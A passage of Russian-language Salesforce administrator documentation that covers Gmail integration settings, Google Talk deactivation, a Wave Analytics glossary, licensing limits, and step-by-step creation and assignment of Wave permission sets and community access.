Служба «Отправить сообщение Gmail в Salesforce» основана на функции Email to Salesforce. Чтобы активировать службу «Отправить сообщение Gmail в Salesforce» для своей организации, введите в меню «Настройка» «*Email to Salesforce*» в поле «Быстрый поиск», затем выберите **<b>Email to Salesforce</b>**. Чтобы настроить службу «Отправить сообщение Gmail в Salesforce» для своей организации, введите в меню «Настройка» «*My Email to Salesforce*» в поле «Быстрый поиск», затем выберите **<b>My Email to Salesforce</b>**.

### Кнопки и ссылки Gmail

Служба «Кнопки и ссылки Gmail» позволяет добавить ссылки **Gmail** рядом с полями эл. почты всех записей и кнопки **«Создать новое сообщение Gmail»** в связанные списки интересов и контактов «Журнал действий». При выборе ссылки Gmail или кнопки **«Создать новое сообщение Gmail»** система Salesforce выполняет автоматический вход в аккаунт Gmail и заполняет поле **«Кому»**. Если организация использует службу «Отправить сообщение Gmail в Salesforce», то система Salesforce автоматически заполняет поле **«СК»** адресом Email to Salesforce.

Чтобы активировать службу «Кнопки и ссылки Gmail», выполните указанные ниже действия.

1. В настройке введите «*Google Apps*» в поле «Быстрый поиск», затем выберите **<b>Параметры Google Apps</b>**.
2. Щелкните ссылку **«Правка»** напротив службы «Кнопки и ссылки Gmail» в разделе «Включить службы Google Apps».
3. Чтобы активировать службу «Кнопки и ссылки Gmail», установите флажок «Активно».
4. Чтобы добавить ссылки **«Gmail»** напротив всех полей эл. почты (кроме полей эл. почты на страницах меню «Настройка»), установите флажок «Ссылки Gmail».
5. Установите флажок «Кнопки Gmail», чтобы добавить кнопки **«Создать новое сообщение Gmail»** в связанные списки интересов и контактов «Журнал действий».
6. Прочтите условия использования и установите флажок, подтверждающий ваше согласие.
7. Нажмите кнопку **«Сохранить»**.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации службы  
Gmail в системе Salesforce:

- «Настройка приложения»

## Примечания по внедрению

- Если в организации включена служба «Кнопки и ссылки Gmail», но отключена служба «Отправить сообщение Gmail в Salesforce», то ссылки Gmail доступны в записях контактов и интересов. Однако система Salesforce не регистрирует сообщения эл. почты, отправленные из аккаунта Gmail, и не заполняет поле «СК» окна «Создать новое сообщение Gmail» адресом Email to Salesforce.

СМ. ТАКЖЕ:

[Начало работы с Salesforce и Google Apps](#)

<http://support.google.com/mail/?hl=en>

[Индивидуальная настройка системы Salesforce](#)

## Использование Google Talk в системе Salesforce

- ❗ **Важное замечание:** Система Salesforce больше не поддерживает приложение Google Talk. Альтернативные способы использования приложения Google Talk см. в [интерактивной справке Google Talk](#).

### Деактивация Google Talk

Чтобы деактивировать приложение Google Talk в системе Salesforce, выполните указанные ниже действия.

1. В настройке введите «*Google Apps*» в поле «Быстрый поиск», затем выберите **<b>«Параметры Google Apps»</b>**.
2. Щелкните ссылку «**Правка**» напротив службы «Компонент боковой панели Google Talk» в разделе «Включить службы Google Apps».
3. Снимите флажок «Активно».
4. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Начало работы с Salesforce и Google Apps](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации или  
деактивации Google Talk:


- «Настройка приложения»

# Analytics

## Wave Analytics

---

Salesforce Wave Analytics — это облачная платформа для связывания данных из нескольких источников, создания интерактивных представлений данных и публикации данных представлений на панелях мониторинга. Данная платформа позволяет бизнес-пользователям быстро анализировать меняющуюся информацию и предпринимать соответствующие меры.



- [Знакомство с Wave Analytics с Trailhead](#)
- [Глоссарий Wave Analytics](#)
- [Ограничения для Wave Analytics](#)
- [Ограничения для Wave Analytics](#)

## Настройка Wave Analytics

- [Настройка Wave Platform на странице 3748 | PDF](#)
- [Руководство по обеспечению безопасности Wave Analytics \(PDF\)](#)

## Интеграция данных Salesforce и внешних данных

- [Интеграция данных | PDF](#)
- [Руководство по интерфейсу External Data API | PDF](#)
- [Справочное руководство по формату внешних данных | PDF](#)

## Просмотр и предоставление общего доступа к данным

- [Основные элементы панели мониторинга Wave](#)
- [Просмотр и визуализация данных](#)
- [Поддержка решений посредством панели мониторинга Wave Analytics](#)
- [Внедрение Wave Analytics в организации](#)

## Приложения Wave Analytics

- [Работа с приложениями Wave Analytics](#)
- [Приложение Sales Wave Analytics](#)

- [Приложение Admin Analytics](#)

## Настройка Wave Analytics

- [Руководство по JSON панели мониторинга | PDF](#)
- [Справочное руководство по SAQL | PDF](#)
- [Справочное руководство по расширенным метаданным \(XMD\) | PDF](#)

## Мобильная версия Wave Analytics

- [Справка Salesforce Analytics for iOS](#)

## Wave REST API

- [Руководство разработчика Wave REST API \(пилотная версия\) | PDF](#)

## Знакомство с Wave Analytics с Trailhead

Trailhead — это приятный и бесплатный способ изучения Salesforce. Теперь вы можете познакомиться с Wave Analytics с помощью Trailhead, используя специальную организацию с поддержкой Wave версии Developer Edition.



Старую организацию Developer Edition невозможно использовать для отслеживания последних действий Wave Analytics. Для этого необходимо войти в систему специальной версии Developer Edition, которая предоставляется с ограниченной лицензией платформы Analytics Cloud Wave и содержит тестовые данные, требуемые для последних действий Wave.

Для получения доступа ко всем последним действиям Wave Analytics перейдите по ссылке:

[https://developer.salesforce.com/trailhead/trail/wave\\_analytics\\_explorer](https://developer.salesforce.com/trailhead/trail/wave_analytics_explorer). Это страница входа в специальную организацию версии Developer Edition в последних действиях основной Wave Analytics.

СМ. ТАКЖЕ:

[Ограничения для Wave Analytics](#)

# Глоссарий Wave Analytics

Просмотрите общую терминологию Wave Analytics.

## Приложение

*Приложение* содержит панели мониторинга, представления Lens и наборы данных, комбинация которых позволяет предоставлять коллегам общий доступ к анализам данных. Приложения аналогичны папкам. Они позволяют пользователям систематизировать проекты данных — личные и общедоступные — и контролировать общий доступ.

## Панель мониторинга

*Панель мониторинга* — это набор рекомендованных диаграмм, показателей и таблиц на основе данных из одного или нескольких представлений Lens.

## Файл JSON панели мониторинга

*Файл JSON панели мониторинга* определяет компоненты панели мониторинга и описывает способ их связывания.

## Отслеживание данных

Инструмент *отслеживания данных* позволяет отслеживать задания потока данных и системные задания. Кроме того, данный инструмент может использоваться для запуска, остановки, повторного планирования, загрузки и выгрузки потоков данных.

## Поток данных

*Поток данных* — это набор инструкций, определяющих данные, подлежащие извлечению из объектов Salesforce или наборов данных, способы трансформации наборов данных, а также наборы данных, которые должны быть доступны для запросов.

## Файл определения потока данных

*Файл определения потока данных* — это файл JSON, содержащий трансформации, которые представляют логику потока данных.

## Задание потока данных

*Задание потока данных* обрабатывает логику в потоке данных.

## Набор данных

*Набор данных* содержит набор исходных данных, отформатированных и оптимизированных для интерактивного просмотра.

## Конструктор наборов данных

*Конструктор наборов данных* — это интерактивный пользовательский интерфейс, позволяющий быстро выбирать и извлекать данные из связанных объектов Salesforce для создания отдельного набора данных.

## Дата

*Дата* может быть представлена днем, месяцем, годом и при необходимости временем. Даты поддерживают группирование, фильтрацию и выполнение математических операций.

## Конструктор

*Конструктор* — это интерфейс, предназначенный для создания панелей мониторинга.

## Измерение

*Измерение* — это качественное значение (например, регион, имя продукта и номер модели). Измерения позволяют группировать и фильтровать данные. В отличие от мер, измерения не поддерживают математические операции.

## Проводник

*Проводник* — это интерфейс, предназначенный для просмотра наборов данных и представлений Lens.

## Расширенные метаданные (XMD)

*Расширенные метаданные (XMD)* позволяют настраивать форматирование многих элементов панели мониторинга в Wave Analytics.

**Внешние данные**

*Внешние данные* — это данные, хранящиеся вне системы Salesforce (например, данные из внешних приложений и электронных таблиц).

**External Data API**

Рекомендуем использовать *External Data API* для загрузки файлов внешних данных в Wave Analytics с целью создания наборов данных.

**Представление Lens**

*Представление Lens* — это конкретное представление данных из набора данных. Данная область позволяет выполнять произвольный анализ и визуализацию.

**Мера**

*Мера* — это количественное значение (например, доход и курс обмена). Меры поддерживают математические операции (например, вычисление общего дохода и минимального курса обмена).

**Файл метаданных**

*Файл метаданных* — это файл JSON, описывающий структуру файла внешних данных.

**Предикат**

*Предикат* — это условие фильтра, определяющее доступ к записям набора данных на уровне строки.

**Язык запросов Salesforce Analytics (SAQL)**

Рекомендуем использовать *SAQL* для просмотра и анализа данных в наборах данных Wave Analytics.

**Трансформация**


Под *трансформацией* понимается манипулирование данными. Пользователи могут добавлять трансформации в поток данных для извлечения данных из объектов Salesforce или наборов данных, трансформировать наборы данных, содержащие данные Salesforce или внешние данные, а также регистрировать наборы данных.


**Визуализация**

Как правило, под *визуализацией* понимается диаграмма или график (например, секторная диаграмма, круговая диаграмма, временная шкала или тепловая карта). Данные, отображаемые в виде таблицы (например, таблица сравнения или сводная таблица), также считаются визуализацией. Каждая визуализация содержит базовый запрос, соответствующий способу, который используется Wave Analytics для извлечения информации из исходных данных.

## Настройка платформы Wave

Чтобы настроить организацию для использования платформы Salesforce Wave Analytics, ознакомьтесь с лицензиями и полномочиями платформы Wave Analytics. Затем пройдите стандартный процесс настройки, как для любого продукта Salesforce.

 **Важное замечание:** Если вы приобрели лицензию на платформу Wave Analytics до 20 октября 2015 года лицензиями набора полномочий Analytics Cloud Builder или Analytics Cloud Explorer, ознакомьтесь с разделом [Настройка платформы Wave Analytics](#) с лицензиями, приобретенными до 20 октября 2015 года. В случае перевода пользователей с лицензии Builder или Explorer на лицензию новой платформы Analytics Cloud — Wave Analytics ознакомьтесь с разделом [Переход с лицензий на Wave, приобретенных до 10/20/2015, на лицензию новой платформы Wave](#), прежде чем запустить соответствующий процесс настройки.

 **Прим.:** Для начала работы с приложением Sales Wave необходимо перейти в [Приложение Sales Wave Analytics](#).

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**



Каждая лицензия на платформу Analytics Cloud — Wave Analytics рассчитана на одного пользователя и предоставляет доступ к облаку Salesforce Wave Analytics. Сюда входит лицензия на одного пользователя Analytics Cloud — Sales Wave Analytics App. В таблице приведены ограничения на хранение данных для каждой лицензии. Для большего количества данных можно приобрести дополнение Analytics Cloud — Additional Data Rows, предоставляющее 100 миллионов дополнительных строк.

| Лицензия  | Ограничение   |
|---|---|
| Платформа Analytics Cloud — Wave Analytics                            | 100 миллионов строк   |
| Analytics Cloud — приложение Sales Wave Analytics                     | 25 миллионов строк при использовании без лицензии на платформу Analytics Cloud — Wave Analytics. При использовании лицензии на приложение Sales Wave лимит данных для лицензии на платформу не повышается |
| Analytics Cloud — Additional Data Rows (дополнительные строки данных) | 100 миллионов строк   |



**Важное замечание:** Ограничения на хранение данных в лицензии Wave Analytics являются не техническими, а договорными. Владелец лицензии соглашается строго отслеживать общее количество строк данных.

## Процесс настройки платформы Wave

**Включение Wave и назначение лицензий набора полномочий для пользователей.** Первым делом при настройке платформы Wave ее необходимо просто включить. Затем — назначить лицензию набора полномочий на платформу Analytics Cloud — Wave Analytics каждому пользователю. Каждая лицензия набора полномочий может быть назначена только одному пользователю. Лицензия пользователя, связанная с его профилем, также должна быть совместима с лицензией набора полномочий на платформу Analytics Cloud — Wave Analytics. Некоторые лицензии пользователя не поддерживают лицензии набора полномочий Wave.

**Определение типов пользователей, а также создание и назначение наборов полномочий.** Затем определите основные типы пользователей в организации и создайте набор полномочий для группировки связанных пользовательских полномочий по потребностям каждого типа. После создания наборов полномочий необходимо назначить пользователям. Несмотря на возможность назначения набора полномочий отдельному пользователю, их можно также назначить группе пользователей для повышения эффективности. При необходимости можно назначать пользователю несколько наборов полномочий.



[Просмотреть обзор: создание, редактирование и назначение набора полномочий](#)

Назначать лицензию набора полномочий Wave можно одновременно с любой из следующих пользовательских лицензий Salesforce:

- Force.com (app subscription)
- Force.com (one app)
- Full CRM
- Salesforce Platform
- Salesforce Platform One



**Прим.:** Выключение Wave Analytics инициирует удаление полномочий пользователя из каждого заданного набора полномочий. При последующем включении Wave Analytics требуется повторное определение наборов полномочий.



**Совет:** Рекомендуем выполнить этапы настройки платформы Wave Analytics в указанном порядке.

1. [Знакомство пользовательскими полномочиями и лицензией набора полномочий Analytics Cloud](#)  
Лицензия набора полномочий платформы Analytics Cloud — Wave Analytics включает все пользовательские полномочия, необходимые для обзора данных и управления Salesforce Wave Analytics.
2. [Определение типов пользователей платформы Wave Analytics](#)  
Определение типов пользователей Wave и задач, которые им необходимо выполнять, позволяет убедиться в соответствии настройки большинству аналитических потребностей участников вашей группы.
3. [Включение Wave Analytics и выбор лицензии на набор полномочий платформы Analytics Cloud — Wave Analytics](#)  
После инициализации лицензии платформы Wave Analytics от Salesforce необходимо включить лицензию набора полномочий Wave Analytics и назначить ее пользователям.
4. [Создание наборов полномочий Wave Analytics](#)  
Чтобы предоставить пользователям вашей организации доступ к функциям Wave, создайте и назначьте один или несколько наборов полномочий с учетом уровня требуемых аналитических возможностей.
5. [Назначение пользователям наборов полномочий Wave Analytics](#)  
Назначьте одному или нескольким пользователям наборы полномочий — по одному или группой, — чтобы предоставить им доступ к функциям Wave.
6. [Завершение настройки платформы Wave Analytics](#)  
Улучшите качество работы с платформой Wave и настройте доступ Wave к данным Salesforce с помощью дополнительных процессов настройки.

СМ. ТАКЖЕ:

[Настройка платформы Wave Analytics с лицензиями, приобретенными до 20 октября 2015 года](#)  
[Переход с лицензий Wave, приобретенных до 20.10.2015 на новые лицензии платформы Wave](#)


## Знакомство пользовательскими полномочиями и лицензией набора полномочий Analytics Cloud

Лицензия набора полномочий платформы Analytics Cloud — Wave Analytics включает все пользовательские полномочия, необходимые для обзора данных и управления Salesforce Wave Analytics.

Для каждого пользователя платформы Wave требуется лицензия набора полномочий платформы Analytics Cloud — Wave Analytics. Лицензия набора полномочий платформы Analytics Cloud — Wave Analytics включает следующие полномочия.

| Полномочие пользователя  | Описание  |
|--|---|
| «Использование Wave Analytics»                                 | «Доступ к Wave Analytics» Просмотр и исследование наборов данных. Просмотр и публикация панелей мониторинга и представлений Lens. |
| «Создание и редактирование панелей мониторинга Wave Analytics» | Создание, редактирование и удаление панелей мониторинга Wave Analytics.   |
| «Создание приложений Wave Analytics»                           | Создание, редактирование, удаление и публикация приложений Wave Analytics.  |

|  |   |
|--|---|
| «Загрузка внешних данных в Wave Analytics» | Загрузка внешних данных в Wave Analytics для создания набора данных. Отслеживание потока данных и системных заданий на странице отслеживания данных.  |
| «Изменение потоков данных Wave Analytics»  | Загрузка, запуск, остановка и повторное планирование потока данных. Отслеживание потока данных и системных заданий на странице отслеживания данных. Назначать это пользовательское полномочие следует с осторожностью, так как оно предоставляет доступ ко всем данным объектов Salesforce, с которыми может работать пользователь интеграции. Дополнительную информацию см. в разделе <a href="#">«Доступ к данным Salesforce»</a> . |
| «Управление Wave Analytics»                | Доступ ко всем функциям Wave Analytics. Предоставляет возможности на уровне администратора Wave.  |

 **Прим.:** Если при создании наборов полномочий для пользователей Wave выбрать любое полномочие Wave Analytics, автоматически будет включено и полномочие «Использование Wave Analytics». Также вместе с ним будет добавлен тип доступа, предоставленный средствами управления приложения для действий, которые пользователь может осуществлять со своими наборами данных, представлениями Lens и панелями мониторинга. Например, при наличии у пользователя полномочия «Использование Wave Analytics», ему также необходим доступ типа «Гость» к этому приложению, чтобы просматривать наборы данных, представления Lens и панели мониторинга.

## Определение типов пользователей платформы Wave Analytics

Определение типов пользователей Wave и задач, которые им необходимо выполнять, позволяет убедиться в соответствии настройки большинству аналитических потребностей участников вашей группы.

Лицензия платформы Wave Analytics включает пользователей полномочий вашей организации, которые должны администрировать Wave, импортировать, обозревать данные и работать с ними. Для оптимальной настройки Wave продумайте, какие типы доступа к функциям Wave понадобятся пользователям, и разбейте их на группы по типам. Ниже перечислены некоторые примеры.

В большинстве случаев пользователю необходимо настроить Wave, чтобы удовлетворить потребностям двух основных типов участников вашей группы.

- Пользователи, которым требуется возможность просматривать панели мониторинга, представления Lens и наборы данных Wave, а также иногда импортировать данные в Wave.
- Администраторы или менеджеры, которым требуется доступ ко всем функциям Wave для создания приложений, панелей мониторинга, представлений Lens и наборам данных, для редактирования данных и другой систематизации работы с Wave.

Соответственно, при настройке платформы Wave для удовлетворения потребностям большинству пользователей вашей организации может быть достаточно создать два основных набора полномочий.

- Набор полномочий «Просмотр» с полномочиями, которые требуются большинству обычных пользователей при доступе к Wave.
- Набор полномочий «Управление», зарезервированный для выбора нескольких администраторов и менеджеров и содержащий полномочия на использование всех функций Wave

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

Настроить Wave Analytics можно любым удобным способом, например, определив другие типы пользователей и наборы полномочий с учетом потребностей пользователей вашей организации. Таким образом, вам может понадобиться набор полномочий «Суперпользователь» для тех, кому требуется создавать и публиковать приложения и панели мониторинга, или «Мастер данных» для пользователей, которым необходимо тесно работать с наборами данных.

Здесь приведены два основных типа участников вашей команды — пользователи и администраторы. На этом примере подробно показан процесс создания и назначения набора полномочий.

## Включение Wave Analytics и выбор лицензии на набор полномочий платформы Analytics Cloud — Wave Analytics

После инициализации лицензии платформы Wave Analytics от Salesforce необходимо включить лицензию набора полномочий Wave Analytics и назначить ее пользователям.

1. В меню «Настройка» Salesforce в учетной записи администратора последовательно выберите пункты **«Analytics Cloud»** | **«Начало работы»**.
2. Щелкните **«Включить Analytics»**.
3. В меню «Настройка» последовательно выберите пункты **«Управление пользователями»** | **«Пользователи»**.
4. Щелкните имя нужного пользователя для предоставления доступа к Wave. Возможно, потребуется начать под именем **«Пользователь»**, **«Администратор»** или любым другим именем, заданным для системного администратора.
5. Наведите курсор на пункт **«Назначения лицензии набора полномочий»** и щелкните **«Редактировать назначения»**.
6. Выберите лицензию набора полномочий платформы Analytics Cloud — Wave Analytics и нажмите кнопку **«Сохранить»**.
7. Повторите эти действия для всех пользователей вашей организации, которым требуется доступ к Wave.


 **Прим.:** Пока в Wave Analytics не будут загружены данные, доступных данных для запросов не будет.

## Создание наборов полномочий Wave Analytics

Чтобы предоставить пользователям вашей организации доступ к функциям Wave, создайте и назначьте один или несколько наборов полномочий с учетом уровня требуемых аналитических возможностей.

После назначения лицензий наборов полномочий пользователям необходимо создать наборы из пользовательских полномочий Wave и назначить их пользователям. Для удовлетворения требованиям пользователей можно создавать любые наборы полномочий. Ниже показан процесс создания двух наборов полномочий.

- Набор полномочий *Manage Wave Analytics*, для пользователей, администрирующих и управляющих Wave Analytics, которым требуется доступ ко всем функциям Wave Analytics.
- Набор полномочий *View Wave Analytics* — для пользователей, исследующих данные и периодически загружающих данные в Wave Analytics, которым требуется доступ к ограниченному набору функций Wave Analytics.

 **Прим.:** Для клиентов, которые приобрели Wave до 20 октября 2015 года: прежде чем выполнять инструкции ниже, см. раздел [Настройка платформы Wave Analytics с лицензиями, приобретенными до 20 октября 2015 года](#).




Просмотреть обзор: создание, редактирование и назначение набора полномочий


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания наборов полномочий:

- «Управление профилями и наборами полномочий»


1.  **Прим.:** Набор полномочий Manage Wave Analytics включает эквивалентные функции, предоставленные предыдущей лицензией Wave Analytics Builder (с приобретением до 20 октября 2015 года). При наличии лицензии Builder или при переходе на новую лицензию платформы Wave Analytics выполните следующие действия по созданию набора полномочий с аналогичными функциями.

Создайте набор полномочий Manage Wave Analytics, предоставляющий пользователям доступ ко всем функциям Wave.

- a. В меню «Настройка» в учетной записи администратора последовательно выберите пункты **«Управление пользователями»** | **«Наборы полномочий»**, а затем нажмите кнопку **«Создать»**.
- b. В поле метки введите `Manage Wave Analytics`. Будет автоматически создано имя API, которое при необходимости можно изменить. Обратите внимание: имя API не может заканчиваться символом подчеркивания, а также содержать пробелы или два последовательных символа подчеркивания.
- c.  **Внимание:** Обязательно выполните этот шаг, иначе некоторые пользователи вашей организации не получат доступа к Wave.  
  
В поле «Лицензия пользователя» оставьте значение по умолчанию --Нет--. *Не нужно* выбирать пользовательскую лицензию.
- d. Нажмите кнопку **«Сохранить»**. На странице сведений о наборе полномочий отобразится новый набор полномочий. Теперь добавьте в набор полномочия пользователей.
- e. Прокрутите страницу сведений о наборе полномочий вниз и нажмите кнопку **«Полномочия системы»**. Затем нажмите кнопку **«Правка»**.
- f. Выберите полномочия пользователей «Manage Wave Analytics» и нажмите кнопку **«Сохранить»**. Набор полномочий, предоставляющий пользователям доступ ко всем функциям Wave, успешно создан. Этот набор можно назначать пользователям, как описано в подразделе «Назначение наборов полномочий пользователям». Набор полномочий необходимо назначать обоснованно, так как он предоставляет доступ ко всем функциям Wave, многие из которых недопустимы для большинства пользователей средств аналитики.

2.  **Прим.:** Набор полномочий View Wave Analytics включает эквивалентные функции, предоставленные предыдущей лицензией Wave Analytics Explorer (с приобретением до 20 октября 2015 года). При наличии лицензии Explorer или при переходе на новую лицензию платформы Wave Analytics выполните следующие действия по созданию набора полномочий с аналогичными функциями.



Создайте набор полномочий View Wave Analytics, позволяющий пользователям просматривать представления Lens, панели мониторинга и наборы данных в Wave, а также импортировать данные в Wave.

- a. В меню «Настройка» в учетной записи администратора последовательно выберите пункты **«Управление пользователями»** | **«Наборы полномочий»**, а затем нажмите кнопку **«Создать»**.
- b. В поле метки введите `View Wave Analytics`. Будет автоматически создано имя API, которое при необходимости можно изменить. Обратите внимание: имя API не может заканчиваться символом подчеркивания, а также содержать пробелы или два последовательных символа подчеркивания.
- c.  **Внимание:** Обязательно выполните этот шаг, иначе некоторые пользователи вашей организации не получат доступа к Wave.  
  
В поле «Лицензия пользователя» оставьте значение по умолчанию --Нет--. *Не нужно* выбирать пользовательскую лицензию.
- d. Нажмите кнопку **«Сохранить»**. На странице сведений о наборе полномочий отобразится новый набор полномочий. Теперь добавьте в набор полномочия пользователей.
- e. Прокрутите страницу сведений о наборе полномочий вниз и нажмите кнопку **«Полномочия системы»**. Затем нажмите кнопку **«Правка»**.

- f. Выберите пользовательские полномочия «Использование Wave Analytics Cloud» и «Загрузка внешних данных в Wave Analytics», а затем нажмите кнопку **«Сохранить»**. Набор полномочий, позволяющий пользователям просматривать наборы данных, представления Lens и панели мониторинга Wave, создан успешно. Теперь пользователи могут просматривать файлы данных, загруженные вне системы Salesforce. Этот набор можно назначать пользователям, как описано в подразделе «Назначение наборов полномочий пользователям».

## Назначение пользователям наборов полномочий Wave Analytics

Назначьте одному или нескольким пользователям наборы полномочий — по одному или группой, — чтобы предоставить им доступ к функциям Wave.

1.  **Просмотреть обзор: «Назначение набора полномочий»**
2. В меню «Настройка» в учетной записи администратора щелкните **Управление пользователями | Наборы полномочий**.
3.  **Внимание:** Назначайте наборы полномочий Manage Wave Analytics обоснованно, поскольку они предоставляют доступ ко всем функциям Wave. Их следует назначать только администраторам или управляющим платформой Wave.

Щелкните нужный набор полномочий для назначения пользователям. Если вы выполнили инструкции из раздела [«Создание наборов полномочий Wave Analytics»](#) на странице 3752, выберите набор полномочий Manage Wave Analytics или View Wave Analytics.

4. Нажмите кнопку **Управление назначениями**, а затем — **Добавить назначения**.
5. Выберите пользователей, которым требуется доступ к Wave, и нажмите кнопку **Готово**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения набора полномочий пользователям:

- «Назначение наборов полномочий»

## Завершение настройки платформы Wave Analytics

Улучшите качество работы с платформой Wave и настройте доступ Wave к данным Salesforce с помощью дополнительных процессов настройки.

### [Включение миниатюр предварительного просмотра для всех представлений Lens и панелей мониторинга](#)

Предоставьте пользователям возможность более удобного поиска представлений Lens и панелей мониторинга на начальной странице и страницах приложения. Замените общие значки миниатюрами предварительного просмотра содержимого всех представлений Lens и панелей мониторинга, включая те, которые применяют ограничения безопасности строки.

### [Включение Wave Analytics для сообществ](#)

Предоставьте безопасный общий доступ к приложениям Wave Analytics с партнерами по сообществу и пользователями-клиентами.

### [Предоставление пользователям доступа к конструктору панели мониторинга Flex](#)

Для предоставления пользователям доступа к конструктору панели мониторинга Flex необходимо включить эту функцию и назначить пользователям полномочие «Создание и редактирование панелей мониторинга Wave Analytics». Если полномочие назначено, но функция не включена, пользователи не получают доступ к новому конструктору, но смогут использовать прежний.

### Включение Wave REST API

С помощью Wave REST API можно программно получать доступ к наборам данных и представлениям Lens Wave Analytics. Включение этой опции ведет к переопределению полномочия «APIEnabled» для отдельных пользователей и предоставляет всем пользователям Wave (включая пользователей сообщества) доступ к Wave API.

### Связанное приложение для приложения Wave Analytics for iOS

Установите связанное приложение Analytics for iOS для предоставления мобильным клиентам возможности удобного подключения к организации. Связанное приложение позволяет контролировать пользователей, выполняющих вход, а также определять способы предоставления общего доступа к изображениям и ссылкам, используемые мобильными клиентами.

### Руководство по обеспечению безопасности Wave Analytics

Wave Analytics поддерживает разные уровни безопасности, которые могут использоваться организацией для предоставления нужному пользователю доступа к нужным данным.

### Доступ к данным Salesforce

Wave Analytics требует доступ к данным Salesforce при извлечении данных и их использовании в контексте безопасности строки. Wave Analytics получает доступ к данным Salesforce на основе полномочий двух внутренних пользователей Wave Analytics: пользователь интеграции и пользователь безопасности.

## Включение миниатюр предварительного просмотра для всех представлений Lens и панелей мониторинга

Предоставьте пользователям возможность более удобного поиска представлений Lens и панелей мониторинга на начальной странице и страницах приложения. Замените общие значки миниатюрами предварительного просмотра содержимого всех представлений Lens и панелей мониторинга, включая те, которые применяют ограничения безопасности строки.

**⚠ Важное замечание:** Даже при применении безопасности строки к набору данных, используемому представлением Lens или панелью мониторинга, миниатюра предварительного просмотра может раскрывать данные из конфиденциальных строк. Ограничения безопасности строки применяются только после просмотра представления Lens или панели мониторинга пользователем.

1. Введите строку *Wave Analytics* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настройка**».
2. Установите флажок «Показывать миниатюры предварительного просмотра для представлений Lens и панелей мониторинга со включенной безопасностью строки».
3. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для изменения параметров:

- «Управление Wave Analytics»



## Включение Wave Analytics для сообществ

Предоставьте безопасный общий доступ к приложениям Wave Analytics с партнерами по сообществу и пользователями-клиентами.

 **Прим.:** Данная функция поддерживается сообществами, но не порталами. Данная функция поддерживается для пользователей с ролью, и не поддерживается для пользователей массового портала.

Чтобы настроить Wave Analytics для общего доступа с сообществами, необходимо выполнить следующие действия.

1. Настройте свою организацию Salesforce, как описано в разделе [«Настройка платформы Wave»](#).
2. Введите строку *Wave Analytics* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройка»**. Выберите Включение Wave Analytics для сообществ.
3. Назначьте участникам своего сообщества Analytics Cloud — Wave Community Users лицензию набора полномочий.
4. Создайте набор полномочий, в который будет входить полномочие «Просмотр Wave Analytics на страницах сообществ» и назначьте его участникам своего сообщества.
5. Создайте панели мониторинга в Wave и сохраните их в приложении Wave. Укажите это приложение для предоставления общего доступа с сообществом.
6. Встройте панели мониторинга Wave на страницы Visualforce на странице своего сообщества. Подробную информацию см. в разделе [«Добавление панели мониторинга Wave Analytics на страницу Visualforce»](#).
7. Из приложения с созданными панелями мониторинга предоставьте доступ к участникам сообщества, нажав кнопку **«Общий доступ»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Developer Edition**

Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров:

- «Управление Wave Analytics»

Для просмотра панелей мониторинга и представлений Lens в Wave:

- «Просмотр Wave Analytics на страницах сообщества»





